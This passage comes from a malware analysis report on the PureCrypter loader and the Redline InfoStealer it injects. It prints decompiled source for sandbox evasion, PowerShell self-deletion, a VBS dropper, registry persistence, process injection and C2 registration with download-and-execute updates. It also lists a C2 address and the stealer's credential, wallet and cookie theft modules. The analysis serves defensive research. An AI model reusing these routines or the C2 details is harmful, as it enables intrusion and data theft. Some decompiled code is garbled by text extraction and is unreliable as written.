            if (*(sbyte*)((byte*)ptr + 6) != 0)
            {
                ((byte*)ptr)[3] = 1;
                goto IL_10C;
            }
        }
    }
}
```

Fig.23 WQL check

The module also checked monitor dimensions to identify a sandbox environment. Finally, it performed another check to see if the username of the current logged in user is not *anna*, *john* or *xxxxxxxx*. This is possibly to identify some sandbox environments where they are the default users (Fig.24).

```

internal unsafe static bool SandBoxCheck()
{
    void* ptr = stackalloc byte[10];
    try
    {
        *(int*)ptr = SystemInformation.PrimaryMonitorSize.Height;
        Size primaryMonitorSize = SystemInformation.PrimaryMonitorSize;
        *(int*)((byte*)ptr + 4) = primaryMonitorSize.Width;
        if (*(int*)((byte*)ptr + 4) == 1440 && *(int*)ptr == 900)
        {
            ((byte*)ptr)[8] = 3;
            goto IL_EB;
        }
        if (*(int*)((byte*)ptr + 4) <= 1024 && *(int*)ptr <= 768)
        {
            ((byte*)ptr)[8] = 1;
            goto IL_EB;
        }
        ((byte*)ptr)[9] = (!Environment.Is64BitOperatingSystem) ? 1 : 0;
        if (*(sbyte*)((byte*)ptr + 9) != 0)
        {
            ((byte*)ptr)[8] = 1;
            goto IL_EB;
        }
        string text = Environment.UserName.ToLower();
        if (text == Class32.getString_0(107396147) || text == Class32.getString_0(107396170) || text.Contains(Class32.getString_0(107396161)))
        {
            ((byte*)ptr)[8] = 1;
            goto IL_EB;
        }
    }
    catch
    {
    }
    ((byte*)ptr)[8] = 0;
    IL_EB:
    return *(sbyte)((byte*)ptr + 8) != 0;
}

```

Activate Windows

Fig.24 Sandbox checks

If any of these failed, the sample started a clean-up operation by using PowerShell to delete itself from disk, closing its mutex, and exiting (Fig.25).

powershell Start-Sleep -s 10; Remove-Item -Path “<PATH>” -Force

```

79     ;
80     ;
81     catch
82     {
83         ;
84         ((byte*)ptr)[1] = 0;
85         IL_A4:
86         return *(sbyte*)((byte*)ptr + 1) != 0;
87     }
88 }
89 // Token: 0x00000008 RID: 224 RVA: 0x000000AC File Offset: 0x000020AC
internal static void [REDACTED]
{
    if ((Class25.SpecialFolderInPath())
        {
            ProcessStartInfo startInfo = new ProcessStartInfo
            {
                Arguments = Class25.getString_0(107399804) + Class25.CurrentFile.FullName + Class25.getString_0(107399719),
                WindowStyle = ProcessWindowStyle.Hidden,
                CreateDesktop = true,
                ErrorDialog = false,
                FileName = Class25.getString_0(1073995738)
            };
            Process.Start(startInfo);
        }
    }
}
91 %

```

Name	Type	Value
ErrorDialog	bool	false
ErrorDialogParentHandle	System.IntPtr	0x0000000000000000
FileName	string	'powershell'
LoadUserProfile	bool	false
Password	System.Security.SecureString	null
PasswordInClearText	string	null
RedirectStandardError	bool	false
RedirectStandardInput	bool	false
RedirectStandardOutput	bool	false
StandardErrorEncoding	System.Text.Encoding	null
StandardOutputEncoding	System.Text.Encoding	null
UserName	string	--
UserShellExecute	bool	true
Verb	string	--
Verbs	string[]	{string[0x00000000]}
WindowStyle	System.Diagnostics.ProcessWindowStyle	Hidden
WorkingDirectory	string	--
arguments	string	@"Start-Sleep -s 10; Remove-Item -Path ""C:\Users\EDR\source\repos\SharpDILoader\SharpDILoader\bin\Release\SharpDILoader.exe"" -Force"

Activate Windows


Fig.25 Sample clean-up

Discord Module

The Discord module is used to collect information about the current system and upload it to a URL specified in settings. The following details about the current environment are collected and sent via a POST request.

USERNAME	PURECRYPTER
content	:loudspeaker: *NEW EXECUTION* :one: **User** = <username> :two: **Date UTC** = <UTC Time> :three: **File** = <File Name>

This appears to be an initial call back to register the victim to a C2 server (Fig.26).



The screenshot shows a debugger interface with two panes. The left pane displays assembly code for a method named Class36, which includes logic for handling file paths and sending data via a WebClient. The right pane shows a memory dump of a NameValueCollection object. The 'Content' entry contains the string ':loudspeaker: *NEW EXECUTION*
:one: **User** = EDR
:two: **Date UTC** = 13-05-2022 05:54:09
:three: **File** = SharpDILLoader.exe'. Below this, the 'Content' entry is shown in its raw hex and ASCII forms. At the bottom, a terminal window shows the netcat command used to capture the data.

```
C:\Users\EDR\Desktop\malware_analysis\tools\netcat-master\netcat-master>nc -l -p 4444
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 127.0.0.1:4444
Content-Length: 211
Expect: 100-continue
Connection: Keep-Alive

username=PureCrypter&content=%0d%0a%3aloudspeaker%3a+*NEW+EXECUTION*%0d%0a%3aone%3a+**User**+%3d+EDR%0d%0a%3atwo%3a+**Da
te+UTC**+%3d+13-05-2022+05%3a54%3a09%0d%0a%3athree%3a+**File**+%3d+SharpDILLoader.exe%0d%0a
C:\Users\EDR\Desktop\malware_analysis\tools\netcat-master\netcat-master>
```

Fig.26 Data collection and redirected output to netcat

Binder Module

The Binder module decompressed the embedded byte array payload, wrote it to temp, and executed it via another dropped vbs file with a randomly generated name based on a randomly picked file or directory (Fig.27). We did not have the byte array payload to explore this further.

```
CreateObject("WScript.Shell").Run """ <File Name> """ , 1, False
```

```

internal static class Class12
{
    // Token: 0x0000000C RID: 20
    internal static void BinderMethod()
    {
        try
        {
            if (Rsldqhwgmslibry.GetSettings.BinderSettings.Enabled)
            {
                FileInfo fileInfo = new FileInfo(Path.Combine(Path.GetTempPath(), Rsldqhwgmslibry.GetSettings.BinderSettings.FileName));
                if (!Rsldqhwgmslibry.GetSettings.BinderSettings.IsOnce || !fileInfo.Exists)
                {
                    File.WriteAllBytes(fileInfo.FullName, Class15.Method_0(Rsldqhwgmslibry.GetSettings.BinderSettings.ByteArray));
                    string fileName = Class14.CreateVbsFileWithRandomName(fileInfo.FullName);
                    Process.Start(new ProcessStartInfo
                    {
                        FileName = fileName
                    });
                }
            }
        }
        catch
        {
        }
    }
}

internal static class Class14
{
    // Token: 0x0000000C RID: 188
    internal static string CreateVbsFileWithRandomName(string string_0)
    {
        FileInfo fileInfo = new FileInfo(Path.Combine(Path.GetTempPath(), Class28.RandomString + Class14.getString_0(107396436)));
        File.WriteAllText(fileInfo.FullName, Class14.getString_0(107396427) + string_0 + Class14.getString_0(107396342));
        return fileInfo.FullName;
    }
}

```

Fig.27 Payload drop and execute

StartUp Module

The StartUp module is used to set up delayed execution of the PureCrypter payload based on a variety of registry-related persistence techniques.

The module started by dropping PureCrypter in the same directory as the loader and then killing the running loader. The module then establishes persistence based on the value of EnumStartup (Fig.28). Therefore, PureCrypter can establish persistence via:

- ✓ Run keys
- ✓ Explorer User Shell Folder and Shell Folders
- ✓ Winlogon

```

internal unsafe static void StartUpMethod()
{
    void* ptr = stackalloc byte[10];
    try
    {
        ((byte*)ptr)[0] = (((Rsldqhwgmslibry.GetSettings.StartupSettings.Enabled) ? 1 : 0));
        if ((*((byte*)ptr + 0)) == 0)
        {
            if (Class25.IsMapfilePatchCheck() && Class25.SpecialFolderInPath())
            {
                ((byte*)ptr)[0] = (((Rsldqhwgmslibry.FullPath.Directory.Exists) ? 1 : 0));
                if ((*((byte*)ptr + 0)) != 0)
                {
                    if (Rsldqhwgmslibry.FullPath.Directory.Create())
                    {
                        Thread.Sleep(200);
                        (new Process()).Start();
                        Class25.CopyDirectory(Rsldqhwgmslibry.FullPath.FullName);
                        ((byte*)ptr)[0] = (((Rsldqhwgmslibry.FullPath.FullName) > 1 : 0));
                        if ((*((byte*)ptr + 0)) != 0)
                        {
                            if ((*((byte*)ptr + 0)) != 0)
                            {
                                try
                                {
                                    Process[] processesByName = Process.GetProcessesByName(Path.GetFileNameWithoutExtension(Rsldqhwgmslibry.FullName));
                                    ((byte*)ptr)[0] = ((processesByName.Length != 0) ? 1 : 0);
                                    if ((*((byte*)ptr + 0)) != 0)
                                    {
                                        (*((int*)ptr + 0)) = array;
                                        while ((*((int*)ptr) < array.Length))
                                        {
                                            Process process = array[((int*)ptr)];
                                            try
                                            {
                                                ((byte*)ptr)[0] = ((process.MainModule.FileName == Rsldqhwgmslibry.FullName) ? 1 : 0);
                                                if ((*((byte*)ptr + 0)) != 0)
                                                {
                                                    process.Kill();
                                                }
                                            }
                                            catch
                                            {
                                            }
                                            *((int*)ptr = *(int*)ptr + 1);
                                        }
                                        Thread.Sleep(200);
                                        Class25.CopyDirectory(Rsldqhwgmslibry.FullPath.FullName);
                                    }
                                }
                                catch
                                {
                                }
                            }
                        }
                    }
                }
            }
        }
        switch (Rsldqhwgmslibry.GetSettings.StartupSettings.EnumStartup)
        {
            case Enum2 const_1:
                Class25.KillAnywrite();
                break;
            case Enum2 const_2:
                Class25.Winlogonwrite();
                break;
            case Enum2 const_3:
                Class25.ShellFolderwrite();
                break;
        }
    }
}

```

Activate Windows
Go to Settings to activate Windows.

Fig.28 StartUp Module

Injection Module

The final module – and the one for which our sample is configured – is the Injection module. This module essentially has three different techniques to decode an embedded resource payload (*Nbehtoiv*) and inject it into a running process (Fig.29).

The first technique reversed the resource, Gunzipped it, loaded it via *Assembly.Load* and invoked its entrypoint.



```

10     internal static class Class19
11     {
12         // Token: 0x060000C5 RID: 197
13         internal static void ReverseAssemblyLoad()
14         {
15             byte[] rawAssembly = Class35.DecompressStream(Class7.Nbehtoiv.Reverse<byte>().ToArray<byte>());
16             Assembly assembly = Assembly.Load(rawAssembly);
17             object[] parameters = null;
18             MethodInfo entryPoint = assembly.EntryPoint;
19             if (entryPoint.GetParameters().Length == 1)
20             {
21                 parameters = new object[]
22                 {
23                     string.Empty
24                 };
25             }
26             entryPoint.Invoke(null, parameters);
27         }
28     }

```

Fig.29 Assembly Load

The second technique reversed the resource, Gunzipped it, wrote it to the current processes memory, and then passed control over to it (Fig.30).




```

13     // Token: 0x060000D8 RID: 216
14     internal static void VirtualAllocInjection()
15     {
16         byte[] byte_ = Class35.DecompressStream(Class7.Nbehtoiv.Reverse<byte>().ToArray<byte>());
17         Class23.Is32Or64VirtualAllocCall();
18         IntPtr intptr_ = Class23.VirtualAllocWrapper(IntPtr.Zero, byte_, Class23.DelegateExec(intptr_);
19         Class23.DelegateExec(intptr_);
20     }

```

Fig.30 Memory injection

The final method also reversed and Gunzipped the embedded resource. It then checked the file to inject into by checking the .NET runtime directory appended with the *InjectionPath* setting string (Fig.31). If that file did not exist, the module injected into a currently running process by enumerating all processes to find a target.



```

43     *(int*)ptr = 0;
44     for (;;)
45     {
46         if ((byte*)(ptr)[106] == (((int*)ptr < 10) ? 1 : 0))
47             if (*((byte*)((byte*)ptr + 106) == 0))
48                 break;
49             else
50                 *(int*)((byte*)ptr + 4) = 0;
51             Class2.Struct @struct = default(Class2.Struct);
52             Class2.Struct struct2 = default(Class2.Struct);
53             @struct.uInt_0 = convert.uInt32(typeof(Class2.Struct));
54             if (text != null)
55             {
56                 string text2 = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(), RidPhugzlibry.GetSettings.InjectionPath + Class2.getString_0(107395893));
57                 if ((byte*)ptr[79] == (((int*)text2) ? 1 : 0));
58                 if (*((byte*)((byte*)ptr + 79) != 0))
59                 {
60                     text = Class2.CurrentFile.FullName;
61                 }
62                 if ((byte*)ptr[80] == (((string)ridPhugzlibry.GetSettings.CommandLine) ? 1 : 0));
63                 if (*((byte*)((byte*)ptr + 80) != 0))
64                 {
65                     text = text + Class2.getString_0(107395882) + RidPhugzlibry.GetSettings.CommandLine;
66                 }
67                 if ((byte*)ptr[81] == (((Class2.delegateInt_0)null, text, IntPtr.Zero, IntPtr.Zero, false, 1342177320, IntPtr.Zero, null, ref @struct, ref struct2)) ? 1 : 0));
68                 if (*((byte*)((byte*)ptr + 81) != 0))
69                 {
70                     throw new Exception();
71                 }
72                 int num = (int)typeof(SitConverter).GetMethod("Class2.getString_0(107395845)").Invoke(null, new object[]
73                 {
74                     array,
75                 });

```

Fig.31 Injection target check

After identifying a likely injection target and acquiring a handle to it (Fig.32), the module enumerated its loaded modules to check if they have sufficient size for the injection payload. This occurs till a target is found. The module then tried to write the injection payload into the process at the identified loaded module address and passed control over to it (Fig.33).

```

95     *(int*)((byte*)ptr + 12) = 0;
96     try
97     {
98         *(int*)((byte*)ptr + 32) = 9000;
99         *(int*)((byte*)ptr + 36) = (int)((uint*)((byte*)ptr + 32) * 4U);
100        IntPtr[] array3 = new IntPtr[]{(int)((uint*)((byte*)ptr + 32) * 4U)};
101        ((byte*)ptr)[84] = (Class2.EnumProcesses(array3, *(uint*)((byte*)ptr + 36), out *(uint*)((byte*)ptr + 40))) ? 1 : 0;
102        ((byte*)ptr)[85] = (((sbyte*)((byte*)ptr + 84) == 0) ? 1 : 0);
103        if (*(sbyte*)((byte*)ptr + 85) == 0)
104        {
105        }
106        ((byte*)ptr)[86] = (((uint*)((byte*)ptr + 40) == 0U) ? 1 : 0);
107        if (*(sbyte*)((byte*)ptr + 86) == 0)
108        {
109        }
110        *(int*)((byte*)ptr + 44) = (int)((uint*)((byte*)ptr + 40) >> 2);
111        ((byte*)ptr)[87] = (((*(uint*)((byte*)ptr + 40) & 3U) > 0U) ? 1 : 0);
112        if (*(sbyte*)((byte*)ptr + 87) != 0)
113        {
114            *(int*)((byte*)ptr + 48) = (int)((uint*)((byte*)ptr + 40) & 3U);
115        }
116        *(int*)((byte*)ptr + 52) = 0;
117        for (;;)
118        {
119            ((byte*)ptr)[92] = ((*(uint*)((byte*)ptr + 52) < *(uint*)((byte*)ptr + 44)) ? 1 : 0);
120            if (*(sbyte*)((byte*)ptr + 92) == 0)
121            {
122                break;
123            }
124            Class21.getString_0(107395864);
125            ((byte*)ptr)[88] = 0;
126            IntPtr intPtr = Class2.OpenProcess(Class2.Enum0.flag_4 | Class2.Enum0.flag_8, false, array3[(int)((uint*)((byte*)ptr + 52))]);
127            ((byte*)ptr)[89] = ((intPtr == IntPtr.Zero) ? 1 : 0);
128            if (*(sbyte*)((byte*)ptr + 89) != 0)
129            {
130                StringBuilder stringBuilder = new StringBuilder(260);
131                IntPtr zero = IntPtr.Zero;
132                *(int*)((byte*)ptr + 56) = 0;
133                Class2.EnumProcessModules(intPtr, zero, (uint)Marshal.SizeOf(typeof(IntPtr)), out *(uint*)((byte*)ptr + 56));
134                ((byte*)ptr)[90] = (((Class2.GetModuleBaseName(intPtr, zero, stringBuilder, stringBuilder.Capacity) > 0U) ? 1 : 0);
135                if (*(sbyte*)((byte*)ptr + 90) != 0)
136                {
137                    stringBuilder.ToString();
138                    ((byte*)ptr)[88] = 1;
139                }
140                Class2.CloseHandle(intPtr);
141            }
142            ((byte*)ptr)[91] = (((sbyte*)((byte*)ptr + 88) == 0) ? 1 : 0);
143            if (*(sbyte*)((byte*)ptr + 91) == 0)
144            {
145            }
146            StringBuilder stringBuilder2 = new StringBuilder(51);
147            Class2.GetWindowText(intPtr, stringBuilder2, stringBuilder2.Capacity);
148            *(int*)((byte*)ptr + 52) = (int)((uint*)((byte*)ptr + 52) + 1U);
149        }
150    }

```

Fig.32 Identifying injection target

```

199     break;
200 }
201 *(int*)((byte*)ptr + 64) = BitConverter.ToInt32(array, *(int*)((byte*)ptr + 20) + 12);
202 *(int*)((byte*)ptr + 68) = BitConverter.ToInt32(array, *(int*)((byte*)ptr + 20) + 16);
203 *(int*)((byte*)ptr + 72) = BitConverter.ToInt32(array, *(int*)((byte*)ptr + 20) + 20);
204 ((byte*)ptr)[90] = (((int*)((byte*)ptr + 68) != 0) ? 1 : 0);
205 if (*(sbyte*)((byte*)ptr + 98) != 0)
{
206     byte[] array4 = new byte[*(int*)((byte*)ptr + 68)];
207     Buffer.BlockCopy(array, *(int*)((byte*)ptr + 72), array4, 0, array4.Length);
208     ((byte*)ptr)[199] = ((Class4.delegate17_0(struct2.intptr_0, *(int*)((byte*)ptr + 16) + *(int*)((byte*)ptr + 64), array4,
209     array4.Length, ref *(int*)((byte*)ptr + 4))) ? 1 : 0);
210     if (*(sbyte*)((byte*)ptr + 99) != 0)
211     {
212         goto IL_72D;
213     }
214     *(int*)((byte*)ptr + 20) = *(int*)((byte*)ptr + 20) + 40;
215     *(int*)((byte*)ptr + 60) = *(int*)((byte*)ptr + 60) + 1;
216 }
217 try
218 {
219     Class21.Class22 @class = new Class21.Class22();
220     @class.method_0(0, null, new Regex(Class21.getString_0(107395863)), new Regex(Class21.getString_0(107395778)), new
221     Class21.Class22Delegate22(@class21.smethod_4));
222 }
223 catch
224 {
225     byte[] bytes = BitConverter.GetBytes(*(int*)((byte*)ptr + 16));
226     ((byte*)ptr)[101] = (!Class4.delegate17_0(struct2.intptr_0, *(int*)((byte*)ptr + 8) + 8, bytes, 4, ref *(int*)((byte*)ptr + 4))) ? 1 :
227     0;
228     if (*(sbyte*)((byte*)ptr + 101) != 0)
229     {
230         throw new Exception();
231     }
232     *(int*)((byte*)ptr + 24) = BitConverter.ToInt32(array, num + 40);
233     ((byte*)ptr)[102] = (byte)((sbyte)((byte*)ptr + 78));
234     if (*(sbyte*)((byte*)ptr + 102) != 0)
235     {
236         *(int*)((byte*)ptr + 16) = num2;
237     }
238     array[44] = *(int*)((byte*)ptr + 16) + *(int*)((byte*)ptr + 24);
239     ((byte*)ptr)[103] = ((IntPtr.Size == 4) ? 1 : 0);
240     if (*(sbyte*)((byte*)ptr + 103) != 0)
241     {
242         ((byte*)ptr)[104] = ((Class4.delegate13_0(struct2.intptr_1, array2)) ? 1 : 0);
243         if (*(sbyte*)((byte*)ptr + 104) != 0)
244         {
245             throw new Exception();
246         }
247     }
248     *(int*)((byte*)ptr + 28) = Class4.delegate12_0(struct2.intptr_1);
249     ((byte*)ptr)[105] = ((*(int*)((byte*)ptr + 28) == -1) ? 1 : 0);
250     if (*(sbyte*)((byte*)ptr + 105) != 0)
{

```

Fig.33 Writing payload to target process

The injected payload is Redline InfoStealer.


Redline Stealer Analysis

Sample MD5: c827633ffacf2424112957e2ba523909

Redline started with the following hardcoded arguments.

NAME	VALUE (DECODED)
IP	193.203.203.82:23108
ID	B1
Message	""
Key	Oscular
Version	2

193.203.203.82 is a known Command and Control (CnC) Panel that has been active since as far back as September 2021. It has also been identified as part of other Redline attributed activity.



Redline started by displaying an error message box with the contents of *Message* argument in a new thread. It then attempted to connect to the CnC server over TCP every 5 seconds. Once the connection is established, Redline attempted to poll the server every second to retrieve its settings (Fig.34).

```

16     public static void Run()
17     {
18         try
19         {
20             if (!string.IsNullOrEmpty(Arguments.Message))
21             {
22                 new Thread(delegate()
23                 {
24                     MessageBox.Show(StringDecrypt.Read(Arguments.Message, Arguments.Key), "", MessageBoxButtons.OK, MessageBoxIcon.Hand);
25                 })
26                 {
27                     IsBackground = true
28                 }.Start();
29             }
30             ConnectionProvider connectionProvider = new ConnectionProvider();
31             bool flag = false;
32             while (!flag)
33             {
34                 foreach (string address in StringDecrypt.Read(Arguments.IP, Arguments.Key).Split(new char[]
35                 {
36                     ':'
37                 }))
38                 {
39                     if (connectionProvider.Id1(address))
40                     {
41                         flag = true;
42                         break;
43                     }
44                 }
45             }
46             Thread.Sleep(5000);
47             Entity2 settings = new Entity2();
48             while (!connectionProvider.Id5(out settings))
49             {
50                 if (!connectionProvider.Id3())
51                 {
52                     throw new Exception();
53                 }
54             }
55             Thread.Sleep(1000);
56         }
57     }

```

Fig.34 Redline polling server

It then sent the *ID* and the *version* to the CnC server to register itself and retrieved its tasks. These define which module is to be executed (Fig.35).

```

56         Entity2 entity = new Entity2();
57         {
58             Id2 = StringDecrypt.Read(Arguments.ID, Arguments.Key)
59         };
60         IdentitySenderBase identitySenderBase = SenderFactory.Create(Arguments.Version);
61         while (!identitySenderBase.Send(connectionProvider, settings, ref entity))
62         {
63             Thread.Sleep(5000);
64         }
65         Entity2 user = entity;
66         user.Id1 = new Entity1();
67         user.Id2 = null;
68         IList<Entity2> tasks = new List<Entity2>();
69         user.[REDACTED] = "UNKNOWN";
70         while (!connectionProvider.Id2a(user, out tasks))
71         {
72             if (!connectionProvider.Id3())
73             {
74                 throw new Exception();
75             }
76             Thread.Sleep(1000);
77         }
78         foreach (int taskId in new TaskResolver(entity).ReleaseUpdater(tasks))
79         {
80             if (!connectionProvider.Id27(user, taskId))
81             {
82                 if (!connectionProvider.Id3())
83                 {
84                     throw new Exception();
85                 }
86             }
87             Thread.Sleep(1000);
88         }
89     }
90     catch (Exception)
91     {
92         Program.Run();
93     }
94 }

```

Activate Windows
Go to Settings to activate Windows.

Fig.35 Registering client and polling tasking

Redline also had an update method to update command lines, tasks and download and execute a patch (Fig.36).

```

public List<int> ReleaseUpdates(IEnumerable<Entity6> tasks)
{
    List<int> list = new List<int>();
    try
    {
        foreach (Entity6 entity in tasks)
        {
            if (this.Result.DomainExists(entity.Id4))
            {
                CommandLineUpdate commandLineUpdate = new CommandLineUpdate();
                if (commandLineUpdate.IsValidAction(entity.Id3) && commandLineUpdate.Process(entity))
                {
                    list.Add(entity.Id1);
                }
                DownloadUpdate downloadUpdate = new DownloadUpdate();
                if (downloadUpdate.IsValidAction(entity.Id3) && downloadUpdate.Process(entity))
                {
                    list.Add(entity.Id1);
                }
                DownloadAndExecuteUpdate downloadAndExecuteUpdate = new DownloadAndExecuteUpdate();
                if (downloadAndExecuteUpdate.IsValidAction(entity.Id3) && downloadAndExecuteUpdate.Process(entity))
                {
                    list.Add(entity.Id1);
                }
                OpenUpdate openUpdate = new OpenUpdate();
                if (openUpdate.IsValidAction(entity.Id3) && openUpdate.Process(entity))
                {
                    list.Add(entity.Id1);
                }
            }
        }
    }
    catch
    {
    }
    return list;
}

```

Fig.36 Redline update routine

We will briefly go over some of the more interesting Redline modules which highlight its capabilities.

MODULE NAME	DESCRIPTION
CryptoHelper	Routines for Aes, hashing and other cryptographic methods
AllWallets	Collects crypto wallets by scanning directories with keywords related to wallets
BrEx	Collects login data, cookies, form data, extension details from browser paths
ConfigReader	Collects directory structure of a given directory or drive
DataBaseConnectionHandler	Collects data from identified SQL databases
DesktopMessenger	Collects data from Telegram desktop
Discord	Collects logs, tokens etc. from Discord desktop
FileExt	Reads specified file
FileSearcher	Performs searches to find files
FileScanning	Performs searches to find directories
FileZilla	Collects Filezilla related data such as credentials, recent files etc.
FullInfoSender	Collects processor details, graphic card details, RAM details, browser details, installed programs, antivirus details, running processes, installed languages, output from all modules, username, Windows version, current language, execution location, serial number and current time zone
GameLauncher	Collects data from Steam launcher
g_E_c_k_0	Collects data from browsers using Gecko engine
NordApp	Collects Nord VPN related data.
OpenVPN	Collects Open VPN related data.
ProtoVPN	Collects Proton VPN related data.

Most of the data collection modules are functionally similar with arguments to a file scanner interface that defines the location and the data that should be stolen (Fig.37). Modules also implement targeted application-specific functions to extract interesting data such as credentials, form fields, VPN configs, and more.

```

Assembly Explorer  G:\Scans\b6\BrEx\G:\Scans\b6\BrEx\GetScanArgs() IEnumerable<EntityId> >
BrEx @0x00000015
  Base Type and Interfaces
  Derived Types
    BrEx()
      GetScanArgs(): string @0x00000009
      GetScanArgs0(IEnumerable<EntityId>@0x00000003)
      GetScanArgs1(IEnumerable<EntityId>@0x00000003)
      GetScanArgs2(IEnumerable<EntityId>@0x00000003)
      PathsCollection: IEnumerable<KeyValuePair<
        CommandLineUpdate @0x0000001C
        ConfigReader @0x00000011
        ConnectionProvider @0x00000009
        DataBase @0x0000000A
        DataBaseConnectionHandler @0x0000001B
        DesktopMessenger @0x00000016
        Discord @0x00000017
        DownloadAndExecuteUpdate @0x0000001D
        DownloadUpdate @0x0000001E
        Entity1 @0x0000001F
        Entity1 @0x0000003B
        Entity10 @0x0000002C
        Entity11 @0x0000002D
        Entity12 @0x0000003E
        Entity13 @0x0000003F
        Entity14 @0x00000034
        Entity15 @0x00000035
        Entity16 @0x00000037
        Entity17 @0x00000039
        Entity2 @0x0000003A
        Entity3 @0x0000003C
        Entity4 @0x0000003D
        Entity5 @0x0000003F
        Entity6 @0x00000040
        Entity7 @0x00000041
        Entity8 @0x00000044
        Entity9 @0x0000002B
        EnvVar @0x00000002
      FileCopier @0x00000036
      Base Type and Interface
      Derived Types
        ChromeGetLocalName(string): string @0x00000023
        ChromeGetName(string): string @0x00000020
        ChromeGetRoamingName(string): string @0x00000020
        ChromeGetRoamingName(string): string @0x00000020
    
```

```

1 // BrEx
